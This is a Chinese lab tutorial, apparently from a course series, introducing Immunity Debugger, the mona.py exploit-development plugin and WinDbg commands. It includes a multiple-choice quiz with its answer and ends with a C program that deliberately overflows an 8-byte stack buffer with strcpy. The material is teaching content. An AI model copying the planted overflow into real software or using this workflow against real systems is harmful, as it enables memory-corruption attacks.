从零开始学习软件漏洞挖掘系列教程第一篇：工欲善其事必先利其器

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过动手做一些实践，熟悉常用的软件漏洞挖掘工具，能在日后的软件漏洞挖掘做到游刃有余。

3 预备知识

1. 关于 Immunity Debugger 的一些基础知识

Immunity Debugger 是位于迈阿密的专业渗透测试技术公司发布的一种工具，这个工具能够加快编写利用安全漏洞代码，分析恶意软件和二进制文件逆向工程等的速度。Immunity 称这个调试工具能帮助渗透测试人员制作利用安全漏洞代码的时间减少一半。尤其是 Immunity Debugger 的插件 mona.py 更是软件漏洞挖掘的神器。

2. 关于 Windbg 的一些基础知识

Windbg 是在 windows 平台下，强大的用户态和内核态调试工具。虽然 windbg 也提供图形界面操作，但它最强大的地方还是有着强大的调试命令，一般情况会结合 GUI 和命令行进行操作，常用的视图有：局部变量、全局变量、调用栈、线程、命令、寄存器、白板等。其中“命令”视图是默认打开的。

3. 关于 Python 的一些基础知识

Python，是一种面向对象的解释性的计算机程序设计语言，也是一种功能强大而完善的通用型语言，已经具有十多年的发展历史，成熟且稳定。Python 具有脚本语言中最丰富和强大的类库，足以支持绝大多数日常应用。Python 在漏洞利用是理想的开始 Exploit 工具。

4 实验环境

服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Windbg， ImmunityDebugger,python2.7,mona.py


mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了 metasploit 计算偏移量功能的强大挖洞辅助插件'

5 实验步骤

5.1 实验任务一

任务描述：熟悉 Immunity Debugger 的基本使用。


1. 我们用 Immunity Debugger 打开一个软件将会看到下面




Immunity Debugger 主界面有四个窗口，分别是

*反汇编窗口，反汇编窗口又分为四列：地址，机器码，机器码对应的汇编指令，注释。


*寄存器窗口，这里显示了某时刻 EAX(累加器),EBX(基址寄存器),ECX(计数器),EDX(数据寄存器),ESI(源变址寄存器),EDI(目的变址寄存器),EBP(基址指针),ESP(堆栈指针),EIP(指令指针)等寄存器的值。
*内存窗口，这个可以查看某个地址的内容比如我想看看 0x401000 这个地址有什么东西，那么只需要在内存窗口 Ctrl+g 然后输入 401000 回车




可以看到 0x401000 以后的数据是 55 8B EC 53….【注：这是十六进制数】
*堆栈窗口，堆栈窗口是非常有用的一个窗口，在程序崩溃时候，我们可以在堆栈窗口查看 ESP 指向，shellcode 在堆栈的位置等。
Immunity 调试器有 GUI 和命令行接口。其中命令行接口总是可以使用的，它允许用户快捷运行他们的命令。如果你想查看 mmunity 支持的命令，可以点击左上角的 PyCommands List。




也可以直接从我们的命令运行 Python 命令栏。用户可以回到以前输入的命令,或点击下拉菜单,看看所有的最近使用的命令。




关于 Python 脚本



Python 脚本可以在运行时加载和修改。包括 Python 解释器将加载任何更改您的自定义脚本。包括示例脚本,如何创建自己的完整文档




Python GraphingBuilt 绘图另一个 Immunity 调试器的功能是创建函数图形的能力。我们 Python 向量库将创建一个窗口内 Immunity 调试器按一个按钮图您所选择的功能。不需要第三方软件。




Immunity 调试器的 Python API 包含许多有用的实用程序和功能。脚本可以像本机代码集成到调试器，这意味着您的代码可以创建自定义表,图表以及各种接口,仍在 Immunity 调试器内。例如,当 Immunity SafeSEH 脚本运行时,它的输出结果到表内 Immunity 调试器窗口。

2. 接下来重点介绍 Immunity Debugger 的一个插件 mona.py。在 Immunity Debugger 下方的命令行输入!mona 即可查看插件所有信息



我们这个系列教程用到的命令有!mona pc N (产生 N 个随机字符串)，!mona po str (计算 str 在 N 个字符中出现的位置)，!mona seh (找出没有开启 safeseh 模块中的 pop pop retn 序列)。如果你不懂某个命令怎么用请输入 !mona help 某个命令。如图



5.1.2. 练习

关于 mona 插件，以下说法错误的是？【单选题】

【A】!mona pattern_create 3000 可以创建 3000 个随机字符。

【B】某个命令的用法可以 !mona help 命令。

【C】!mona bytearray -b '\x00' 产生一系列除\x00 外的随机字节数组

【D】!mona 是一个自动化挖掘漏洞工具

答案：D


5.2 实验任务二

任务描述：熟悉 Windbg 和 python 的基本使用

1. 我们打开 windbg 后，默认是这个界面，清新，简洁。

WinDbg 支持以下三种类型的命令：

- 常规命令，用来调试进程
- 点命令，用来控制调试器
- 扩展命令，可以添加叫 WinDbg 的自定义命令，一般由扩展 dll 提供这些命令



下面列举一些常用的 windbg 命令：

1.启动 WinDbg

要用 WinDbg（x86）调式 32 位程序，用 WinDbg（x64）调试 64 位程序。

2.使用帮助

任何时候都可以使用!help 命令来获取帮助，查看命令的使用方法。

3.设置 SymbolFile Path，指定了符号库，我们才能看到详细的类型信息

SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
WinDbg 会将微软的符号库下载指定的本地目录中

4.重新加载符号

如果进入调试之后才指定的符号路径，需要使用命令来重新加载符号
.reload

5.Ctrl+Break 终止一个很长时间没有完成的命令， Ctrl+Break 也可以让正在运行的程序暂停

6.保存 dump 文件

.dump /ma c:\test.dmp 保存 full-dump
.dump /m c:\test.dmp 保存 mini-dump

7. 分析 Dump

一般先 !analyze -v Windbg 会根据上面命令自动分析，然后 ~* kv 打印所有线程的堆栈

8. 察看模块信息

lm 显示所有模块信息
lmf 显示所有模块及其路径
lmD 显示所有模块详细信息

9. 单步调试

g 继续运行(go)， 热键 F5
t 单步越过(step over)，热键 F10
p 单步进入(step into)，热键 F11

10. 设置断点(break point)

bp [address] [“command”] 设置软件断点。
比如 bp kernel32!CreateProcessW 表示在调用这个 CreateProcess 时设置断点。
如 bp kernel32!CreateFileW "du poi(esp+4); g" 表示在调用 CreateFile 时打印出文件路径(第一个参数)，然后继续执行
针对某线程设置断点，只要在命令前加~线程号:
比如 ~0 bp 0x441242，表示 0 号线程执行到地址 0x441242 时中断
ba [access size] [command]设置硬断点。
其中，access 指定访问方式(e 执行指令, r 读取数据，w 写入数据)
size 表示监视数据的大小(1, 2, 4)
比如 ba r4 0x414422，表示在地址 0x414422 写入 4 字节数据是触发断点

11.管理断点

bl 列出所有当前断点的状态
bc 清除断点， bc * 清除所有断点， bc 0 清除 0 号断点
bd 禁用某个断点(disable)
be 打开某个断点(enable)

12.察看堆栈

kn [frame count]察看当前堆栈及其索引, frame count 指定要显示多少桢
kb 显示堆栈桢地址，返回地址，参数，函数名等
kv 在 kb 的基础上增加了函数调用约定等信息， 所以推荐用 kv 命令察看堆栈.
.frame [frame index] 将当前堆栈切换到某个堆栈桢, 比如.frame 1 切换到第 1 桢
dv 命令察看当前堆栈桢的局部变量

13.察看和修改寄存器

r 显示所有寄存器的值

r eax=0x100 将 eax 寄存器的改成 0x100

14.搜索内存(search memory)

s –[type] range pattern

其中 type, b 表示 byte，w 表示 word, d 表示 dword, a 表示 ASCII string，u 表示 unicde string
Range 表示地址范围，可以用 2 种表示：一是起始地址加终止地址, 二是起始地址加 L 长度(不是字节长度，是单位长度)。如果搜索空间长度超过 256M,用 L?length。
Pattern 指定要搜索的内容.
比如 s -u 522e0000 527d1000 "web"表示在 522e0000 和 527d1000 之间搜索 Unicode 字符串”web”
比如 s -w 522e0000 L0x100 0x1212 0x2212 0x1234 表示在起始地址 522e0000 之后的 0x100 个单位内搜索 0x1212 0x2212 0x1234 系列的起始地址


15.反汇编某一地址

u address, 比如 u 0x410040 表示反汇编地址 0x410040 的代码
uf 反汇编某个函数， 比如 uf test!main
ub 反汇编某地址之前的代码，比如 ub 0x 0x410040 L20
!lmi [module name] 显示某一模块的详细信息


以上只是一部分命令，不用死记硬背，需要用的时候现查就行了。
下面使用 Windbg 实际分析一个程序：

```
//by www.netfairy.net
#include<stdio.h>
#include<windows.h>
//主函数
int main()
{
	char buffer[8];

	MessageBox(NULL,"Hello This is a test","Netfairy",NULL);

	strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAAAAAAAA");

	return 0;
}
```

